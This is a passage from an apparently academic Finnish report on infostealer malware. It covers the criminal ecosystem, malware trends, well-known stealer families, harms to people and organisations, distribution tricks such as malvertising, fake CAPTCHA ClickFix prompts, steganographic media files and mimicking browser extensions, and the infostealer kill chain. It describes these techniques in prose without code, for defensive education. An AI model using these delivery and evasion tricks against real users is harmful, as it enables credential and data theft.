Vaikka hyvämaineiset laajennukset voivat merkittävästi parantaa käyttökokemusta, käyttäjän tulisi suhtautua selainlaajennuksiin samalla kriittisyydellä kuin mihin tahansa ohjelmistoihin eli asentaa vain tarpeelliset, tarkistaa säännöllisesti käytössä olevat laajennukset ja suosia tunnettuja, hyvämaineisia kehittäjiä. Laajennukset voivat muodostaa vakavan tietoturvariskin erityisesti, jos niiden käyttöoikeuksia tai päivityksiä ei valvota.

4 Infostealer-haittaohjelmat


Taloudellinen hyöty on infostealer-haittaohjelmien keskeinen tekijä. Näitä haittaohjelmia käytetään usein verkkorikollisen uran ensimmäisenä välineenä, sillä ne ovat helposti saatavilla ja helppokäyttöisiä. Erityisesti Malware-as-a-Service (MaaS) -palveluiden myötä hyökkääjän ei tarvitse itse kehittää haittaohjelmaa, vaan hän voi ostaa valmiin tuotteen esimerkiksi kuukausimaksulla ja aloittaa tietovarkaudet lähes välittömästi. Infostealer-hyökkäykset toimivat usein välivaiheen rikoksina, joista varastetut tiedot voivat päätyä edelleen vakavampiin rikoksiin, kuten organisaatioihin tai valtioihin kohdistuviin kiristys- ja vakoiluhyökkäyksiin. Kuva 4 havainnollistaa, kuinka monivaiheinen infostealer-haittaohjelman ekosysteemi voi olla aina haittaohjelman kehittämisestä ja levittämisestä varastettujen tietojen hyödyntämiseen isoissa kiristyshyökkäyksissä. (Australian Signals Directorate's Australian Cyber Security Centre, 2024, ss.3–4)

Kuva 4. Infostealer-haittaohjelma ekosysteemin kuvaus. (Australian Signals Directorate's Australian Cyber Security Centre, 2024, s.7)



ANY.RUN-sivuston (n.d.-a) Malware Trends Tracker osoittaa keväällä 2025, että viimeisen vuoden yleisimmistä haittaohjelmista valtaosa liittyy tietojen varastamiseen: neljä kymmenestä on infostealer-haittaohjelmia, kolme etäkäyttötroijalaisia ja kaksi tietovarkauksiin erikoistuneita troijalaisia. Kiristyshaittaohjelmat, jotka usein saavat eniten näkyvyyttä mediassa, jäävät määrällisesti selvästi infostealer-haittaohjelmien varjoon. Kuten Kuva 5 ilmenee, listalla on vain yksi kiristyshaittaohjelma. Listan kärjessä on Lumma, johon palataan tarkemmin myöhemmässä luvussa.

Kuva 5. ANY.RUN-sivuston haittaohjelma trendit viimeisen vuoden aikana, haettu 9.4.2025 (ANY.RUN, n.d.-a)



No.	Family	Type	Trend changes	World rank	Tasks overall
1	Lumma	Stealer		1 ↑	20016
2	XWorm	RAT		3 ↑	12788
3	AsyncRAT	RAT		4 ↑	10969
4	Remcos	Trojan		5 ↑	10075
5	WannaCry	Ransomware		7 ↑	9731
6	Agent Tesla	Trojan		9 ↓	8823
7	Stealc	Stealer		12 ↓	8739
8	Amadey	Infostealer		13 ↓	7898
9	RedLine	Stealer		14 ↓	7223
10	DCRat	RAT		15 ↑	4622

Yleensä infostealer-haittaohjelmat pystyvät varastamaan muun muassa käyttäjätunnuksia, salasanoja, istuntoevästeitä, selainten automaattitäyttötietoja, sähköpostien sisältöjä ja yhteystietoja, selaushistorioita, käyttäjän asiakirjoja, luottokorttitietoja, viestisovellusten viestilokeja, käyttöjärjestelmätietoja, kryptovaluuttalompakkotietoja sekä VPN- ja tiedostojakopalveluiden tunnuksia. (Australian Signals Directorate’s Australian Cyber Security Centre, 2024, s. 6).

Vaikka infostealer-haittaohjelmat houkuttelevat pääsääntöisesti rikollisia, jotka tavoittelevat taloudellista hyötyä, niistä ovat kiinnostuneita myös kehittyneemmät uhkatoimijat (eng. advanced persistent threat, APT). Esimerkiksi SideCopy-APT-ryhmä käytti infostealer-haittaohjelmaa varastaakseen valtionhallinnon työntekijöiden arkaluonteisia tietoja, kuten kirjautumistietoja hallituksen portaaleihin, sosiaalisen median tileille ja pankkipalveluihin. Hyökkäyksissä käytettiin houkuttimina muun muassa Microsoft Publisher -tiedostoja, jotka asensivat AuTo Stealer -haittaohjelman uhrien järjestelmiin. (ThreatDown, 2021)

Gal (2025) tiivistää ilmiön toteamalla, että ”infostealer-haittaohjelmat muuttavat työntekijät sisäpiirin uhiksi". Tämä havainnollistaa, kuinka infostealer-hyökkäykset voivat muuttaa tavallisia työntekijöitä tietämättään merkittäväksi turvallisuusriskiksi organisaatioille

Infostealer-haittaohjelmat ovat aiheuttaneet vakavan uhan myös Yhdysvaltain sotilas- ja puolustussektorille. Gal (2025) mukaan merkittävien puolustussektorin urakoitsijoiden, kuten Lockheed Martinin ja Honeywellin, työntekijöihin on kohdistunut hyökkäyksiä, joissa rikolliset ovat saaneet haltuunsa heidän kirjautumistietojaan. Artikkeli osoittaa, että jopa kansallisen turvallisuuden kannalta kriittiset organisaatiot ja niiden toimitusketjut ovat haavoittuvia näille hyökkäyksille.

4.1 Infostealer-haittaohjelmien kehitys ja jaottelu

Yksi varhaisimmista ja tunnetuimmista infostealer-haittaohjelmista on Zeus-pankkitroijalainen, joka havaittiin ensimmäisen kerran vuonna 2006. Sen kehityksestä ja levityksestä vastasivat alun perin venäläiset rikollisverkostot. (Riccardi ym., 2013, s.423–424) Zeus tarjosi työkalupaketin räätälöityjen haittaohjelmien luomiseen ja bottiverkkojen hallintaan. Alkuperäisen lähdekoodin vuodettua vuonna 2011 siitä syntyi useita eri variantteja. Zeus toimi asiakas–palvelinarkkitehtuurilla ja levisi muun muassa drive-by-latausten ja tietojenkalastelukampanjoiden avulla. Tartunnan jälkeen se keräsi

käyttäjätietoja monipuolisin keinoin, kuten HTML-injektion, keyloggerin ja näyttökuvien kaappauksen avulla. Erityisesti sen kyky varastaa pankkitietoja teki siitä vakavan uhan. (Grammatikakis ym., 2021, s.2-6)

Toisen aallon infostealer-haittaohjelmiin kuuluvat muun muassa RedLine Stealer ja Raccoon Stealer. Vuonna 2020 julkaistu RedLine on edelleen aktiivisesti myynnissä kyberrikollisten foorumeilla, ja se on säilyttänyt suosionsa erityisesti helppokäyttöisyytensä ja edullisuutensa ansiosta. (KELA Cyber Team, 2022; Gridinsoft, 2025a) Raccoon Stealer puolestaan oli yksi vuoden 2019 puhutuimmista infostealereista. Se palasi markkinoille vuonna 2022 kehittäjän pidätyksen jälkeen päivitettynä versiona nimellä Raccoon Stealer 2.0, jossa on havaittu kehittyneempiä haittaohjelmien tunnistamista kiertäviä tekniikoita. (hardee, 2022)

Vidar, joka on tunnettu vuodesta 2018, keskittyy henkilökohtaisten tietojen ja kryptovaluuttalompakoiden varastamiseen ja leviää erityisesti sähköpostihuijauksilla ja haitallisilla hakumainoksilla (Gridinsoft, 2025b). Vuonna 2023 julkaistu Stealc jäljittelee Vidar- ja Raccoon-stealereita, ja se on nopeasti saavuttanut suosiota kyberrikollisten keskuudessa. Stealc on varustettu edistyneillä ominaisuuksilla, kuten järjestelmätietojen keräämisellä, virustorjuntaohjelmien havaitsemismekanismeilla, obfuskoinnilla ja pysyvyyden luomisella järjestelmään. (Bourgue ym., 2023; ANY.RUN, n.d.-b) Näitä haittaohjelmia yhdistää aktiivinen kehitys sekä pyrkimys ohittaa virustorjunta- ja analyysijärjestelmät tehokkaasti.

Infostealereita kehitetään monilla eri ohjelmointikielillä, kuten C++, .NET, Python ja Rust, mikä kuvastaa niiden kehityksen laajuutta ja mukautumiskykyä. ANY.RUN-sivuston (n.d.-a) mukaan haittaohjelmatrendeissä esiintyy useita infostealereita, joilla on jokaisella omat tavoitteensa ja erityispiirteensä. Esimerkiksi Amadey, Purelogs ja Pony toimivat modulaarisina osina laajempia hyökkäyskampanjoita, kun taas Agent Tesla keskittyy tarkkailuun ja vakoiluun. MetaStealer, Meduza ja StrelaStealer edustavat kehittyneempiä ratkaisuja, jotka painottavat huomaamattomuutta ja pysyvyyttä pyrkien keräämään mahdollisimman laajasti tietoa uhrin järjestelmästä. Epsilon Stealer hyödyntää Electron-ohjelmointikehystä mahdollistamalla monialustaisen toiminnan ja tehokkaan piiloutumisen. Blank Grabberin levittäminen avoimilla alustoilla puolestaan osoittaa, kuinka helposti haittaohjelmateknologia on nykyään kenen tahansa saatavilla. (ANY.RUN, n.d.-c;

ANY.RUN, n.d.-d; ANY.RUN, n.d.-e; ANY.RUN, n.d.-f; ANY.RUN, n.d.-g; ANY.RUN, n.d.-h; ANY.RUN, n.d.-i; ANY.RUN, n.d.-j; Stux, 2024)

4.2 Infostealer-haittaohjelmien uhat ja seuraukset

Infostealer-haittaohjelmien jakelussa yleistyneet niin sanotut traffer-kitit tai affiliate-ohjelmat madaltavat rikollisen toiminnan kynnystä. Haittaohjelman kehittäjät tarjoavat maksua tai tuotto-osuutta vastaan kokonaisia työkalu- ja tukipaketteja muille toimijoille, jotka vastaavat itse haittaohjelman levityksestä ja tiedonkeruusta (KELA Cyber Team, 2022). Infostealerit toimivat usein osana monivaiheisia hyökkäysketjuja, kuten CrackedCantil-kampanja osoittaa. Siinä havaittiin useiden eri haittaohjelmien, kuten lataajien, infostealereiden, kryptovaluuttalouhijoiden, välityspalvelinten ja kiristyshaittaohjelmien yhteistyötä. (LambdaMamba, 2024) Nämä rikollisten liiketoimintamallit ovat tehneet haittaohjelmien leviämisestä nopeampaa ja järjestäytyneempää kuin koskaan aiemmin.

Infostealer-haittaohjelmat ovat muodostuneet niin merkittäväksi uhkaksi, että niiden torjuntaan osallistuu yhä useammin joukko eri maiden viranomaisia. Vuonna 2024 toteutettu Operaatio Magnus on esimerkki kansainvälisestä yhteistyöstä kyberrikollisuuden vastaisessa taistelussa. Operaatio toteutettiin kuuden maan yhteistyönä ja sen aikana kaadettiin useita infostealer-haittaohjelmaverkostoja, jotka olivat varastaneet satoja miljoonia kirjautumistietoja ympäri maailmaa. Operaatio korostaa kansainvälisen koordinaation merkitystä globaalien kyberuhkien hallinnassa. Kuva 6 on esitetty Operaatio Magnuksen verkkosivu ja mukana olleet viranomaiset. (Eurojust, 2024)

Kuva 6. Operaatio Magnus infosivusto (Operation Magnus, n.d.)

Infostealer-hyökkäyksillä on merkittäviä vaikutuksia sekä yksilöihin että organisaatioihin. Yksilöihin kohdistuvia haittavaikutuksia ovat luvattomat kirjautumiset sähköposti- ja sosiaalisen median tileille, kohonnut riski identiteettivarkauden ja tietojenkalasteluhyökkäyksen uhriksi joutumiselle, taloudelliset menetykset sekä yksityisyyden menetys. Organisaatioihin kohdistuvia riskejä ovat kiristyshaittaohjelmahyökkäykset, tietomurrot, tekijänoikeusrikkomukset, arkaluontoisten tietojen menetykset ja niin sanotut business email compromise -hyökkäykset, joissa hyökkääjä kaappaa tai jäljittelee yrityksen sähköpostiviestintää esimerkiksi huijauslaskujen lähettämiseksi. (Australian Signals Directorate’s Australian Cyber Security Centre, 2024, s.8)

4.3 Infostealer-haittaohjelmien leviämistavat

Infostealer-haittaohjelmat eivät yleensä murtaudu laitteisiin perinteisin keinoin esimerkiksi haavoittuvuuksia hyödyntämällä tai järjestelmää aktiivisesti hakkeroimalla, vaan ne odottavat käyttäjän virhettä, joka avaa niille pääsyn järjestelmän sisään (Gal, 2025). Näiden haittaohjelmien levitykseen käytetään monipuolisia keinoja, kuten tietojenkalasteluviestejä,

piraattiohjelmistoja, hakukoneoptimoinnin hyväksikäyttöä, haitallisia mainoksia sekä sosiaalisessa mediassa jaettuja linkkejä (Australian Signals Directorate’s Australian Cyber Security Centre, 2024, ss. 3, 6). Monet kampanjat ovat tarkoin ajoitettuja. Esimerkiksi Windows 11:n julkaisun yhteydessä rikolliset pystyttivät huijaussivuston, joka jäljitteli Microsoftin virallista sivustoa ja kehotti käyttäjää päivittämään käyttöjärjestelmänsä lataamalla .zip-tiedoston. Lataus sisälsi kuitenkin RedLine Stealer -haittaohjelman. (Schläpfer, 2022)

Seuraavissa alaluvuissa esitellään konkreettisia esimerkkitapauksia, jotka havainnollistavat hyökkääjien monipuolisia ja ovelia menetelmiä infostealer-haittaohjelmien levittämisessä.

4.3.1 Haitalliset mainokset hyökkäyskeinona

Haitalliset mainokset ovat rikollisten käyttämä tapa levittää haittaohjelmia ostettujen mainospaikkojen kautta (Logpoint, 2024, s.9). Vuonna 2023 Vidar-haittaohjelmaa levitettiin Google-mainosten avulla. Rikolliset hyödynsivät suosittuja hakutermejä, kuten "Notepad++" ja "Photoshop", ja nostivat haitalliset mainoksensa hakutulosten kärkeen hakukoneoptimoinnilla ja mainosostoilla. Uhrit, jotka etsivät ohjelmistojen latauslinkkejä, saattoivat vahingossa klikata huijausmainosta virallisen linkin sijaan. Mainokset johtivat huijaussivustoille, jotka jäljittelivät virallisia verkkosivustoja. Latauslinkkien takaa löytyi tiedosto, joka sisälsi Vidar-haittaohjelman, joka aktivoitui heti asennuksen yhteydessä. Hyökkäykset ohittavat usein tekniset suojaukset, koska käyttäjä itse asentaa haitallisen ohjelmiston. Darktrace (2023) kehottaakin lataamaan ohjelmia vain virallisilta verkkosivuilta, ei mainoslinkkien kautta.

4.3.2 Haittaohjelmat Steamissä ja GitHubissa


Infostealer-haittaohjelmat voivat piiloutua myös odottamattomiin paikkoihin, kuten pelipalvelu Steamiin tai ohjelmistokehitysalusta GitHubiin. Vuonna 2024 Steam veti jakelusta ilmaispelin nimeltä PirateFi, joka sisälsi Vidar-haittaohjelman. Pelin ehti ladata noin 1500 käyttäjää viikon aikana. (Toulas, 2025) Samankaltaisia tapauksia on raportoitu GitHubissa, jossa Vidar- ja Lumma Stealer -haittaohjelmia levitettiin tekaistuina pelimodeina. Näkyvyyttä niille saatiin esimerkiksi YouTube-pelivideoiden avulla. Erityisen alttiita tällaisille hyökkäyksille ovat nuoret intohimoiset pelaajat. Heitä houkutellaan

erilaisilla pelihuijauksilla, joita markkinoidaan turvallisina ja joiden väitetään olevan riskittömiä käyttää ilman kiinnijäämisen vaaraa. Luotettavalta näyttävät jakelukanavat tekevät hyökkäyksistä tehokkaita ja korostavat kriittisen ajattelun sekä latauslähteen tarkistamisen merkitystä. (Ahmed, 2025)

4.3.3 Väärennetty CAPTCHA: Näennäinen varmistus, todellinen uhka

Loppuvuodesta 2024 havaittiin kampanjoita, joissa haittaohjelmia levitettiin väärennettyjen CAPTCHA-varmistusten avulla. ClickFix-menetelmäksi kutsutussa huijauksessa käyttäjiä ohjattiin uskottavalta näyttäville sivustoille haitallisten mainosten ja tietojenkalastelun keinoin. (Kyberturvallisuuskeskus, 2024) Sivustolla käyttäjää kehotettiin klikkaamaan "I'm not a robot" -painiketta, mikä laukaisi huomaamattoman JavaScript-skriptin. Skripti kopioi uhrin leikepöydälle PowerShell-komennon, jonka tarkoituksena oli ladata haittaohjelma. Seuraavaksi sivusto antoi ohjeet: painaa "Windows + R" avatakseen suoritusikkunan, "Ctrl + V" liittääkseen komennon ja lopuksi "Enter" suorittaakseen sen. Tämä huolellisesti rakennettu huijaus sai käyttäjän itse käynnistämään hyökkäyksen luullen suorittavansa tavallisen CAPTCHA-varmistuksen. Kuva 7 näkyy esimerkki tällaisesta huijaussivusta. Yleisimmin hyökkäyksissä käytettään PowerShell-komentoa, joka lataa ja suorittaa verkosta haetun haittaohjelman. Näin on erityisesti levitetty Lumma Stealer -haittaohjelmaa loppuvuodesta 2024. (Kumar, 2024; CloudSEK TRIAD, 2024) Hyökkäyksen tehokkuus piilee sen julmuudessa, sillä uhri suorittaa varsinaisen hyökkäyksen itse. Kokemattoman käyttäjän on lähes mahdoton ymmärtää, mitä näennäisesti yksinkertaisilla näppäinpainalluksilla todella saadaan aikaan.

Kuva 7. Väärennetty CAPTCHA-sivusto, ohjeistaa käyttäjää suorittamaan haitallisen PowerShell-komennon Run-dialogin kautta (Kumar, 2024)



4.3.4 Haitallinen koodi mediatiedostossa

Kuvien ja muiden mediatiedostojen hyödyntäminen haitallisen koodin piilopaikkana on kasvava ilmiö. Rikolliset kätkevät kuvatiedostoihin esimerkiksi infostealer-haittaohjelmien osia piilottamalla komentoja kuvan metatietoihin tai pikselien vähiten merkittäviin bitteihin (eng. Least Significant Bit, LSB). Näitä kuvia levitetään yhä useammin luotettavina pidetyissä ympäristöissä, kuten sosiaalisessa mediassa ja avoimissa koodipalveluissa.

Kuvat toimivat hyökkäyksissä piilotettujen hyötykuormien kuljettajina, mutta itse koodi tarvitsee laukaisijan, kuten PowerShell-komennon tai makroskriptin, joka suorittaa piilotetun datan. (Fernandez, 2025; HP Wolf Security, 2025)

Yksi tapaus liittyi väärennettyyn CAPTCHA-sivustoon, jonka kautta ladattiin mp3-tiedosto, jossa haitallista HTML-sovelluskoodia oli upotettu musiikkitiedostoon. Tiedosto toimi normaalina kappaleena, mutta kun se avattiin Windowsin mshta.exe-ohjelmalla, piilotettu koodi aktivoitui ja infostealer-haittaohjelma käynnistyi huomaamatta. (Hammond, 2025)

Tällaiset hyökkäykset yhdistävät sosiaalisen manipuloinnin tekniseen hienostuneisuuteen. Mediatiedostot voivat näyttää täysin normaaleilta, mutta toimivat laukaisimena haittaohjelman asennusketjulle. Tämä osoittaa, että haitallisuuden tunnistaminen ei riipu vain tiedoston näkyvästä sisällöstä, vaan myös siitä, missä ja miten se avataan.

4.3.5 Polymorfinen selainlaajennus

SquareX Lab (2025) on havainnut uudenlaisen hyökkäystavan, jossa haitallinen selainlaajennus jäljittelee täydellisesti uhrin selaimeen asennettuja laajennuksia. Tätä polymorfista laajennusta käytetään arkaluontoisten tietojen, kuten salasanojen ja kryptovaluuttalompakoiden tunnuksien varastamiseen. Hyökkääjä julkaisi Chrome Web Storessa laajennuksen, joka esiintyi hyödyllisenä tekoälytyökaluna ja houkutteli uhreja asentamaan sen esimerkiksi sosiaalisessa mediassa jaettujen linkkien kautta. Asennuksen jälkeen laajennus pyysi käyttäjää kiinnittämään sen selaimen työkalupalkkiin ja toimi aluksi lupaamallaan tavalla luottamuksen herättämiseksi. Taustalla laajennus tarkkaili, mitä muita selainlaajennuksia käyttäjällä oli asennettuna, ja tunnisti niitä esimerkiksi ikonitiedostojen perusteella. Kun kohteeksi löytyi sopiva laajennus, kuten 1Password-salasanamanageri, polymorfinen laajennus muutti ulkoasunsa ja toiminnallisuutensa jäljitellen sitä. Käyttäjän yrittäessä käyttää alkuperäiseksi luulemaansa laajennusta polymorfinen versio sieppasi siihen syötetyt tiedot. Hyökkäys on erityisen vaarallinen, koska se ei vaadi selaimen tai käyttöjärjestelmän haavoittuvuuksia, vaan perustuu käyttäjän huijaamiseen ja laajennusten jäljittelyyn. Tapaus korostaa, kuinka tärkeää on asentaa laajennuksia vain luotettavista lähteistä ja suhtautua varauksella uusiin laajennuksiin, vaikka ne vaikuttaisivatkin hyödyllisiltä.


4.3.6 Kohteena asiakaspalvelu

Zhong Stealer on vuonna 2024 havaittu kiinalaislähtöinen infostealer-haittaohjelma, jota on käytetty erityisesti finanssiteknologia-alan asiakaspalveluhenkilöstöön kohdistuvissa hyökkäyksissä. Hyökkäyksissä yhdistyvät perinteinen sähköpostihuijaus ja kielellisesti kohdistettu sosiaalinen manipulointi. Hyökkäysketju alkaa huonosti kirjoitetulla, epäselvällä kiinankielisellä avunpyyntöviestillä, jonka liitteenä on Excel-tiedosto haitallisen makroskriptin kanssa. Kun asiakaspalvelija avaa tiedoston ja sallii makrot, skripti lataa ja suorittaa Zhong Stealer -haittaohjelman. Tapaus osoittaa, kuinka tärkeää on tunnistaa kohdistettu ja kontekstiltaan uskottava huijausviestintä, erityisesti kun kohteena ovat asiakaspalvelun kaltaiset, usein kiireiset ja suurta luottamusta vaativat työroolit. (Sultan, 2025; Tano, 2025)

4.4 Infostealer-haittaohjelmien toimintatavat

Infostealer-haittaohjelmien tavoitteena on varastaa mahdollisimman paljon arvokasta tietoa mahdollisimman huomaamattomasti. Niiden toimintaketju (eng. kill chain) voidaan jakaa viiteen päävaiheeseen: suoritus, pysyvyys, naamioituminen, datan kerääminen ja datan siirtäminen, kuten Kuva 8 on havainnollistettu. (Logpoint, 2024, ss. 7–8) Näiden vaiheiden keskeiset toiminnot ja tekniikat on esitetty seuraavissa luvuissa.

Kuva 8. Infostealer-haittaohjelman toimintaketju



Infostealer-haittaohjelma tarkistaa ensin millaiseen ympäristöön se on asentunut ja varmistaa, ettei kyseessä ole analyysityökalu tai hiekkalaatikko (eng. sandbox). Tämän jälkeen se kerää tietoja esimerkiksi selaimista, sovelluksista ja käyttäjän tiedostoista, ja siirtää ne rikollisen ohjauspalvelimelle. Lopuksi haittaohjelma usein poistaa itsensä ja pyrkii jättämään mahdollisimman vähän jälkiä. (Ahmed, 2023)

